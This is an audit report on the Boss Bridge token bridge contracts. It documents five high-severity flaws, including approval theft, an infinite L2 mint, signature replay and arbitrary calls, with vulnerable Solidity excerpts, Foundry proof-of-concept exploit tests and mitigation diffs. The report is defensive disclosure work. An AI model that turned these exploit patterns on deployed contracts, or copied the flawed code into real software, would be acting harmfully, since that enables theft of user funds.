

Protocol Audit Report

Version 1.0

Hexific.com

February 7, 2026

Protocol Audit Report

Hexific.com

February 7, 2026

Prepared by: Hexific Lead Security Researcher: - Febri Nirwana

Table of Contents

    * [H-5] `TokenFactory::deployToken` uses the `create` opcode, which is not supported on zkSync Era, making token deployment impossible on the intended L2

  - Low
    * [L-1] `L1BossBridge::depositTokensToL2` emits event after state change, not following CEI (Checks-Effects-Interactions) pattern
  - Informational
    * [I-1] `L1BossBridge::DEPOSIT_LIMIT` should be declared `constant` since it is never modified
    * [I-2] `L1Vault::token` should be declared `immutable` since it is only set in the constructor
    * [I-3] `L1Vault::approveTo` does not check the return value of `token.approve`

Protocol Summary

Boss Bridge is a simple bridge mechanism to move an ERC20 token from L1 to an L2. The bridge allows users to deposit tokens, which are held in a secure vault on L1. Successful deposits trigger an event that an off-chain mechanism picks up, parses, and mints the corresponding tokens on L2. The protocol plans to deploy on both Ethereum Mainnet and zkSync Era. Security mechanisms include owner-pausable operations, a strict deposit limit, and operator-signed withdrawals.

Disclaimer

The Hexific team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M

		Impact		
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

The findings described in this document correspond the following commit hash:

```
d59479cbf925f281ef79ccb35351c4ddb002c3ef
```

Scope

```
./src/
#-- L1BossBridge.sol
#-- L1Token.sol
#-- L1Vault.sol
#-- TokenFactory.sol
```

Roles

- Owner: The owner of the bridge who can pause/unpause operations and manage signers.
- Signer/Operator: A trusted account authorized to sign withdrawal requests for moving tokens from L2 back to L1.
- User: A user who deposits tokens from L1 to L2 or withdraws tokens from L2 to L1.

Executive Summary

The Hexific team conducted a security audit of the Boss Bridge protocol smart contracts to evaluate their design, implementation, and resistance to common attack vectors. Our review identified several critical issues that could lead to complete loss of funds held in the vault.

The most severe findings include an arbitrary `from` parameter in the deposit function that enables token theft from any approved user, a vault self-transfer exploit that allows minting unlimited unbacked tokens on L2, a signature replay vulnerability that can drain the entire vault with a single valid withdrawal signature, and an unrestricted arbitrary call mechanism in `sendToL1` that gives signers unlimited power over the bridge contract. Additionally, the `TokenFactory` uses the `create` opcode which is incompatible with the intended zkSync Era deployment.

The protocol implements a centralized bridge with off-chain operator signing but contains fundamental flaws in its access control and replay protection that make it unsafe for production use in its current state. Immediate remediation of all High severity findings is strongly recommended before any deployment.

Issues found

Severity	Number of Issues Found
High	5
Medium	0
Low	1
Gas	0
Info	3
Total	9

Findings

High

[H-1] `L1BossBridge::depositTokensToL2` allows arbitrary `from` parameter, enabling attackers to steal tokens from any user who has approved the bridge

Description:

The `depositTokensToL2` function accepts an arbitrary `from` address as parameter and uses it in `safeTransferFrom`. This means that anyone can call the function specifying another user's address as `from`, as long as that user has approved the bridge contract.

```
function depositTokensToL2(address from, address l2Recipient, uint256
    amount) external whenNotPaused {
    if (token.balanceOf(address(vault)) + amount > DEPOSIT_LIMIT) {
        revert L1BossBridge__DepositLimitReached();
    }
@>  token.safeTransferFrom(from, address(vault), amount);

    // Our off-chain service picks up this event and mints the
       corresponding tokens on L2
    emit Deposit(from, l2Recipient, amount);
}
```

A typical user interaction would be: 1. Alice approves the bridge to spend her tokens (a normal step before depositing). 2. Before Alice calls `depositTokensToL2` herself, Bob calls `depositTokensToL2(alice, bob, aliceBalance)`. 3. Alice's tokens are moved to the vault, and a `Deposit` event is emitted crediting Bob on L2.

Impact: Any user who has approved the bridge can have their entire token balance stolen by any attacker. The attacker receives the corresponding tokens on L2 while the victim loses their L1 tokens.

Proof of Concept:

PoC Code

Place the following into `L1TokenBridge.t.sol`:

```
function testCanMoveApprovedTokensOfOtherUsers() public {
    // poor Alice approving
    vm.prank(user);
    token.approve(address(tokenBridge), type(uint256).max);

    uint256 amountToSteal = token.balanceOf(user);
    address attacker = makeAddr("attacker");

    vm.prank(attacker);
    vm.expectEmit(address(tokenBridge));
    emit Deposit(user, attacker, amountToSteal);
    tokenBridge.depositTokensToL2(user, attacker, amountToSteal);

    assertEq(token.balanceOf(user), 0);
    assertEq(token.balanceOf(address(vault)), amountToSteal);
}
```

Recommended Mitigation:

Replace the `from` parameter with `msg.sender` to ensure only the caller can deposit their own tokens:

```
- function depositTokensToL2(address from, address l2Recipient, uint256
     amount) external whenNotPaused {
```

```
2  + function depositTokensToL2(address l2Recipient, uint256 amount)
       external whenNotPaused {
3         if (token.balanceOf(address(vault)) + amount > DEPOSIT_LIMIT) {
4             revert L1BossBridge__DepositLimitReached();
5         }
6  -      token.safeTransferFrom(from, address(vault), amount);
7  +      token.safeTransferFrom(msg.sender, address(vault), amount);
8
9  -      emit Deposit(from, l2Recipient, amount);
10 +      emit Deposit(msg.sender, l2Recipient, amount);
11    }
```

[H-2] Vault's infinite approval to the bridge allows an attacker to drain the vault via `L1BossBridge::depositTokensToL2`, minting unbacked tokens on L2

Description:

In the constructor, the bridge grants itself an infinite token allowance from the vault:

```
1  constructor(IERC20 _token) Ownable(msg.sender) {
2      token = _token;
3      vault = new L1Vault(token);
4      // Allows the bridge to move tokens out of the vault to facilitate
           withdrawals
5  @>  vault.approveTo(address(this), type(uint256).max);
6  }
```

Since `depositTokensToL2` accepts an arbitrary `from` address and calls `token.safeTransferFrom(from, address(vault), amount)`, an attacker can pass `address(vault)` as the `from` address. This results in a self-transfer (vault → vault) that doesn't change any balances, but still emits a `Deposit` event. The off-chain service picks up this event and mints corresponding tokens on L2 for the attacker — effectively creating unbacked L2 tokens.

The attacker can repeat this call as many times as they want, each time triggering an L2 mint for the vault's full balance, resulting in an infinite mint exploit on L2.

Impact: An attacker can mint unlimited unbacked tokens on L2, completely undermining the bridge's 1:1 peg and draining the protocol's value.

Proof of Concept:

1. Vault holds 500 ETH worth of tokens.
2. Attacker calls `depositTokensToL2(address(vault), attacker, 500 ether)` — tokens self-transfer (vault → vault), Deposit event emitted.
3. Off-chain service mints 500 tokens on L2 for attacker.
4. Attacker repeats step 2 indefinitely.

PoC Code

Place the following into `L1TokenBridge.t.sol`:

```
function testCanTransferFromVaultToVault() public {
    address attacker = makeAddr("attacker");

    uint256 vaultBalance = 500 ether;
    deal(address(token), address(vault), vaultBalance);

    // Trigger the deposit event, self transfer tokens to the vault
    vm.expectEmit(address(tokenBridge));
    emit Deposit(address(vault), attacker, vaultBalance);
    tokenBridge.depositTokensToL2(address(vault), attacker,
        vaultBalance);

    // Test being able to repeat the exploit
    vm.expectEmit(address(tokenBridge));
    emit Deposit(address(vault), attacker, vaultBalance);
    tokenBridge.depositTokensToL2(address(vault), attacker,
        vaultBalance);
}
```

Recommended Mitigation:

As described in H-1, restrict `from` to `msg.sender`. Additionally, consider not giving the bridge infinite approval from the vault. Instead, approve only the specific amount needed per withdrawal operation.

[H-3] `L1BossBridge::withdrawTokensToL1` has no signature replay protection, allowing an attacker to drain the vault with a single valid signature

Description:

The `withdrawTokensToL1` function calls `sendToL1` which verifies that the message was signed by an authorized signer. However, there is no mechanism to track already-used signatures (e.g., a nonce or a mapping of used message hashes). This means once a valid signature is obtained for a withdrawal, it can be replayed indefinitely until the vault is emptied.

```
function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory message)
    public nonReentrant whenNotPaused {
    address signer = ECDSA.recover(MessageHashUtils.
        toEthSignedMessageHash(keccak256(message)), v, r, s);

    if (!signers[signer]) {
        revert L1BossBridge__Unauthorized();
    }

```

```
8       (address target, uint256 value, bytes memory data) = abi.decode(
            message, (address, uint256, bytes));
9
10      // @note no check for replay, same (v, r, s, message) can be reused
11      (bool success,) = target.call{ value: value }(data);
12      if (!success) {
13          revert L1BossBridge__CallFailed();
14      }
15  }
```

Impact: An attacker who obtains a single valid signed withdrawal can replay it repeatedly, draining all tokens from the vault.

Proof of Concept:

1. Attacker deposits 100e18 tokens to L2.
2. Operator signs a withdrawal message for 100e18 tokens back to L1.
3. Attacker replays the same signature in a loop, withdrawing 100e18 each time until the vault is empty.

PoC Code

Place the following into `L1TokenBridge.t.sol`:

```
1  function testSignatureReplay() public {
2      address attacker = makeAddr("attacker");
3      // assume the vault already holds some tokens
4      uint256 vaultInitialBalance = 1000e18;
5      uint256 attackerInitialBalance = 100e18;
6      deal(address(token), address(vault), vaultInitialBalance);
7      deal(address(token), attacker, attackerInitialBalance);
8
9      // An attacker deposits tokens to L2
10     vm.startPrank(attacker);
11     token.approve(address(tokenBridge), type(uint256).max);
12     tokenBridge.depositTokensToL2(attacker, attacker,
           attackerInitialBalance);
13
14     // Signer/Operator is going to sign the withdrawal
15     bytes memory message = abi.encode(
16         address(token),
17         0,
18         abi.encodeCall(
19             IERC20.transferFrom,
20             (address(vault), attacker, attackerInitialBalance)
21         )
22     );
23
24     (uint8 v, bytes32 r, bytes32 s) = vm.sign(
25         operator.key,
```

```
26             MessageHashUtils.toEthSignedMessageHash(keccak256(message))
27         );
28
29         while (token.balanceOf(address(vault)) > 0) {
30             tokenBridge.withdrawTokensToL1(attacker, attackerInitialBalance
                   , v, r, s);
31         }
32
33         assertEq(token.balanceOf(attacker), attackerInitialBalance +
               vaultInitialBalance);
34         assertEq(token.balanceOf(address(vault)), 0);
35     }
```

Recommended Mitigation:

Track used signatures and reject replays. Include a nonce in the signed message:

```
1  + mapping(bytes32 => bool) public usedMessages;
2
3    function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory message
         ) public nonReentrant whenNotPaused {
4  -     address signer = ECDSA.recover(MessageHashUtils.
       toEthSignedMessageHash(keccak256(message)), v, r, s);
5  +     bytes32 messageHash = keccak256(message);
6  +     if (usedMessages[messageHash]) {
7  +         revert L1BossBridge__MessageAlreadyUsed();
8  +     }
9  +     usedMessages[messageHash] = true;
10 +     address signer = ECDSA.recover(MessageHashUtils.
       toEthSignedMessageHash(messageHash), v, r, s);
11
12       if (!signers[signer]) {
13           revert L1BossBridge__Unauthorized();
14       }
15
16       (address target, uint256 value, bytes memory data) = abi.decode(
             message, (address, uint256, bytes));
17
18       (bool success,) = target.call{ value: value }(data);
19       if (!success) {
20           revert L1BossBridge__CallFailed();
21       }
22   }
```

[H-4] `L1BossBridge::sendToL1` allows arbitrary external calls, enabling a signer to execute any transaction (e.g., steal all vault funds directly)

Description:

The `sendToL1` function is **`public`** and decodes the signed message into an arbitrary `(target, value, data)` tuple, then executes a low-level `call` on the target:

```
1  function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory message)
       public nonReentrant whenNotPaused {
2      address signer = ECDSA.recover(MessageHashUtils.
           toEthSignedMessageHash(keccak256(message)), v, r, s);
3      if (!signers[signer]) {
4          revert L1BossBridge__Unauthorized();
5      }
6
7      (address target, uint256 value, bytes memory data) = abi.decode(
           message, (address, uint256, bytes));
8
9  @>  (bool success,) = target.call{ value: value }(data);
10     if (!success) {
11         revert L1BossBridge__CallFailed();
12     }
13 }
```

There is no restriction on what `target` and `data` can be. A compromised or malicious signer could sign a message that calls the token contract's `transfer` to send all vault-approved tokens to themselves, or call `vault.approveTo()` to approve themselves for the vault's tokens, or execute any other arbitrary call.

Impact: A single compromised signer key can drain all funds from the vault or execute any arbitrary on-chain action via the bridge contract. The function's design provides far more power than intended for the withdrawal mechanism.

Proof of Concept:

A malicious or compromised signer can craft a message to make an arbitrary call through the bridge. For example, they can sign a message targeting the token contract to directly `transferFrom` all vault tokens to themselves — completely bypassing the intended `withdrawTokensToL1` flow. Worse, since `sendToL1` is **`public`**, anyone can call it directly (not just through `withdrawTokensToL1`).

PoC Code

Place the following into `L1TokenBridge.t.sol`:

```
1  function testCanCallAnyContractFromSendToL1() public {
2      // Assume vault has tokens
3      uint256 vaultBalance = 500 ether;
4      deal(address(token), address(vault), vaultBalance);
5
6      address attacker = makeAddr("attacker");
7
8      // A malicious signer crafts a message to call token.transferFrom(
           vault, attacker, vaultBalance)
```

```
9       // This bypasses the intended withdrawTokensToL1 flow entirely
10      bytes memory message = abi.encode(
11          address(token), // target: the token contract
12          0, // value
13          abi.encodeCall(IERC20.transferFrom, (address(vault), attacker,
                vaultBalance))
14      );
15
16      (uint8 v, bytes32 r, bytes32 s) = vm.sign(
17          operator.key,
18          MessageHashUtils.toEthSignedMessageHash(keccak256(message))
19      );
20
21      // Anyone can call sendToL1 directly, it's public
22      vm.prank(attacker);
23      tokenBridge.sendToL1(v, r, s, message);
24
25      assertEq(token.balanceOf(attacker), vaultBalance);
26      assertEq(token.balanceOf(address(vault)), 0);
27  }
```

Recommended Mitigation:

Restrict `sendToL1` to only allow calls to the expected token contract with the expected function signature, or make it **`private`**/`internal` and only accessible via `withdrawTokensToL1`:

```
1  - function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory message
       ) public nonReentrant whenNotPaused {
2  + function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory message
       ) private nonReentrant {
```

Or better yet, remove the generic call mechanism entirely and validate the withdrawal parameters explicitly:

```
1    function withdrawTokensToL1(address to, uint256 amount, uint8 v,
         bytes32 r, bytes32 s) external nonReentrant whenNotPaused {
2  +     bytes memory message = abi.encode(to, amount);
3  +     address signer = ECDSA.recover(MessageHashUtils.
       toEthSignedMessageHash(keccak256(message)), v, r, s);
4  +     if (!signers[signer]) {
5  +         revert L1BossBridge__Unauthorized();
6  +     }
7  +     token.safeTransferFrom(address(vault), to, amount);
8    }
```

[H-5] `TokenFactory::deployToken` uses the `create` opcode, which is not supported on zkSync Era, making token deployment impossible on the intended L2

Description:

The protocol states it will be deployed on zkSync Era. However, `TokenFactory::deployToken` uses inline assembly with the `create` opcode to deploy new token contracts:

```
1  function deployToken(string memory symbol, bytes memory
       contractBytecode) public onlyOwner returns (address addr) {
2  @>  assembly {
3  @>      addr := create(0, add(contractBytecode, 0x20), mload(
       contractBytecode))
4  @>  }
5      s_tokenToAddress[symbol] = addr;
6      emit TokenDeployed(symbol, addr);
7  }
```

According to the zkSync Era documentation, the `create` and `create2` opcodes behave differently on zkSync Era. They cannot be used with arbitrary bytecode — the bytecode hash must be known at compile time and registered with the deployer system contract.

Impact: The `TokenFactory` contract will be completely non-functional on zkSync Era. No new tokens can be deployed on L2, breaking a core piece of the bridge infrastructure.

Recommended Mitigation:

Use zkSync's system deployer contract or use the **`new`** keyword with the salt for `create2`-based deployment which is handled by the zkSync compiler. Alternatively, consider a factory pattern that uses **`new`** to deploy known contract types:

```
1  - function deployToken(string memory symbol, bytes memory
       contractBytecode) public onlyOwner returns (address addr) {
2  -     assembly {
3  -         addr := create(0, add(contractBytecode, 0x20), mload(
       contractBytecode))
4  -     }
5  + function deployToken(string memory symbol) public onlyOwner returns (
       address addr) {
6  +     L1Token newToken = new L1Token();
7  +     addr = address(newToken);
8        s_tokenToAddress[symbol] = addr;
9        emit TokenDeployed(symbol, addr);
10   }
```

Low

[L-1] `L1BossBridge::depositTokensToL2` emits event after state change, not following CEI (Checks-Effects-Interactions) pattern

Description:

In `depositTokensToL2`, the `Deposit` event is emitted after the external call to `token.safeTransferFrom`. While this doesn't pose a direct vulnerability due to SafeERC20's behavior with the trusted `L1Token`, it violates the Checks-Effects-Interactions pattern and is a bad practice.

```
1  function depositTokensToL2(address from, address l2Recipient, uint256
       amount) external whenNotPaused {
2      if (token.balanceOf(address(vault)) + amount > DEPOSIT_LIMIT) {
3          revert L1BossBridge__DepositLimitReached();
4      }
5  @>  token.safeTransferFrom(from, address(vault), amount);
6      // Our off-chain service picks up this event and mints the
           corresponding tokens on L2
7  @>  emit Deposit(from, l2Recipient, amount);
8  }
```

Recommended Mitigation:

Emit the event before the external call:

```
1    function depositTokensToL2(address from, address l2Recipient, uint256
         amount) external whenNotPaused {
2        if (token.balanceOf(address(vault)) + amount > DEPOSIT_LIMIT) {
3            revert L1BossBridge__DepositLimitReached();
4        }
5  +     emit Deposit(from, l2Recipient, amount);
6        token.safeTransferFrom(from, address(vault), amount);
7  -     emit Deposit(from, l2Recipient, amount);
8    }
```

Informational

[I-1] `L1BossBridge::DEPOSIT_LIMIT` should be declared `constant` since it is never modified

Description:

`DEPOSIT_LIMIT` is set to `100_000 ether` and never changed, but it is declared as a mutable state variable. This wastes gas on storage reads.

```
// @audit-info should be constant
uint256 public DEPOSIT_LIMIT = 100_000 ether;
```

Recommended Mitigation:

```
- uint256 public DEPOSIT_LIMIT = 100_000 ether;
+ uint256 public constant DEPOSIT_LIMIT = 100_000 ether;
```

[I-2] `L1Vault::token` should be declared `immutable` since it is only set in the constructor

Description:

The `token` state variable in `L1Vault` is only assigned in the constructor and never modified, but it is not declared as `immutable`. This wastes gas on every read.

```
// @audit-info this should be immutable
IERC20 public token;
```

Recommended Mitigation:

```
- IERC20 public token;
+ IERC20 public immutable token;
```

[I-3] `L1Vault::approveTo` does not check the return value of `token.approve`

Description:

The `approveTo` function calls `token.approve` but does not check its return value. Although the `L1Token` (an OpenZeppelin ERC20) always returns **`true`**, best practice is to use `SafeERC20.safeApprove` or check the return value to handle non-standard ERC20 implementations.

```
function approveTo(address target, uint256 amount) external onlyOwner {
    token.approve(target, amount);
}
```

Recommended Mitigation:

Use `SafeERC20`:

```
+ using SafeERC20 for IERC20;

  function approveTo(address target, uint256 amount) external onlyOwner
      {
-     token.approve(target, amount);
+     token.forceApprove(target, amount);
  }
```